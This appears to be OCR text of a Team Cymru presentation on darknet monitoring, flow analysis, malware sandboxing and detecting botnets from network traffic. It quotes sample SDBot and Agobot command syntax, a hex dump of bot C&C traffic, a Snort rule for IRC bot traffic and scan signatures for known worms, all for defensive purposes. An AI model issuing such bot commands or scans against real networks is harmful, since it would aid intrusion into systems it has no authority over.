Watch your Dark Space!



Argus: http://www.qosient.com/argus/
tcpdump
Darknet set-up:
http://www.cymru.com/Darknet/

Darknets

Watch your Dark Space!

ra – program to analyze Argus output (http://www.qosient.com/argus/ra.1.htm)


Find connections characteristic of dameware:

```
# ra -r ./argus.out.9 -n tcp and dst port 6129
22 Aug 06 07:24:28   tcp  82.50.1.222.2688   ->    xxx.yyy.210.32.6129  RST
22 Aug 06 07:24:28   tcp  82.50.1.222.2689   ->    xxx.yyy.210.33.6129  RST
22 Aug 06 07:24:28   tcp  82.50.1.222.2692   ->    xxx.yyy.210.34.6129  RST
22 Aug 06 07:24:28   tcp  82.50.1.222.2690   ->    xxx.yyy.210.35.6129  RST
22 Aug 06 07:24:28   tcp  82.50.1.222.2693   ->    xxx.yyy.210.36.6129  RST
22 Aug 06 07:24:28   tcp  82.50.1.222.2691   ->    xxx.yyy.210.37.6129  RST
22 Aug 06 07:24:28   tcp  82.50.1.222.2694   ->    xxx.yyy.210.38.6129  RST
22 Aug 06 07:24:28   tcp  82.50.1.222.2645   ->    xxx.yyy.210.39.6129  RST

# whois –h whois.cymru.com 82.50.1.222
[Querying whois.cymru.com]
[whois.cymru.com]
AS      | IP               | AS Name
3269    | 82.50.1.222      | ASN-IBSNAZ TELECOM ITALIA
```

Darknets

Watch your Dark Space!



Darknets

Watch your Dark Space!

inward-facing AND outward-facing

If you ran a bank -- would you put security cameras inside your bank, in the parking lot, or both?

Darknets

inward-facing

- most malware scans the compromised host’s /16 for vulnerabilities.
- allows you to identify hosts within your network that are scanning your local address space
- in other words, compromised hosts WITHIN your local address space.
- something you'd like to know about, right?

Darknets

inward-facing


- Unless you're conducting a pentest or vulnerability scan, you shouldn't see scans inside your own network.
- Things to watch for inside your network:
  - Attempted connections to ports associated with known vulnerabilities
  - Attempted connections to known malware "listening" ports
  - Any scanning activity, especially scanning originating from your network scanning either inside or outside your immediate network.
  - …not to mention the obvious, but wherever this activity is originating from, you have a problem.

Darknets

outward-facing

- allows you to see who is scanning you
- who is trying to cause you pain?
- with what?
- Internet “garbage meter”


Witty Worm



Darknets

outward-facing

Signature Recognition
Dest TCP/445 = Scanning for Win2K Open Shares
Dest UDP/1434 and size 404 bytes = Slammer Scans



New malware – catch it in beta!

Sandboxing

- run malware in a virtual environment to determine actions
  - what domain name does the malware look-up, or what IP does it try to connect to?
  - Identify modified files, registry entries, and other changes to the system
  - Identify patterns of network activity – which can then be applied to the darknets & flow collectors to identify this malware.
  - Identify new trends in malware development – see where the miscreants are headed!
  - http://www.cwsandbox.org/, Norman (http://sandbox.norman.no/)
- to make this work, also need to collect malware
  - http://nepenthes.mwcollect.org/
- some malware detects some sandboxing environments and will cease execution
- economies of scale
  - he with the biggest collection has the best security
  - or, he with the best community has the best security
  - …but more on that in a minute.

Watch Network Traffic

- sniff network traffic for common botnet commands & return traffic.

SDBot: `advscan|asc [port|method] [threads] [delay] [minutes]`
Agobot: `cvar.set spam_aol_channel [channel]`

```
000 : 50 52 49 56 4D 53 47 20 23 6D 65 73 73 61 67 65 PRIVMSG #message
010 : 73 23 20 3A 5B 6C 73 61 73 73 5F 34 34 35 5D 3A s# :[lsass_445]:
020 : 20 45 78 70 6C 6F 69 74 69 6E 67 20 49 50 3A 20 Exploiting IP:
030 : 31 39 32 2E 31 36 38 2E 34 2E 32 32 39 2E 0D 0A 192.168.4.229...
```

List of AgoBot, SDBot, & UrXBot commands:
http://www.honeynet.org/papers/bots/botnet-commands.html

Watch Network Traffic

- Use snort signatures to identify common bot C&C traffic

```
alert tcp any any -> any 6667
(msg:"IRC BOT 1 - lsass";
 flow:to_server,established;
 content:"lsass";
 nocase:; classtype:bad-unknown; sid:3011381; ev:1;)
```

http://www.bleedingsnort.com/
http://www.giac.org/practicals/GSEC/Chris_Hanna_GSEC.pdf

- Increasing trend in encrypted IRC channels for C&Cs, which makes either of these techniques problematic

Malware Analysis

- also works, but:

```
.text:004014D1    push    0                ; hTemplateFile
.text:004014D3    push    80h              ; dwFlagsAndAttributes
.text:004014D8    push    3                ; dwCreationDisposition
.text:004014DA    push    0                ; lpSecurityAttributes
.text:004014DC    push    1                ; dwShareMode
.text:004014DE    push    80000000h        ; dwDesiredAccess
.text:004014E3    mov     eax, [ebp+arg_4]
.text:004014E6    push    dword ptr [eax] ; lpFileName
.text:004014E8    call    CreateFileA
.text:004014ED    mov     edi, eax
```

- miscreant countermeasures (packing, etc) can make this especially difficult
- Wouldn't you rather analyze flows? :-)

Collaboration

- If your organization is doing these:
  1) watching flows to identify C&Cs
  2) discovering rogue domain names
  3) using Darknets to identify compromised devices
  4) sandboxing to analyze malware
  5) sniffing traffic to find bots
  6) doing malware analysis

- Then you produce these:
  - C&C IPs & domain names (within and **outside** your network)
  - IPs of compromised devices (within and **outside** your network)

We highly suggest collaborating with your communities of choice to share the above information!

Thank you! Questions?

Ryan Connolly, ryan@cymru.com
http://www.cymru.com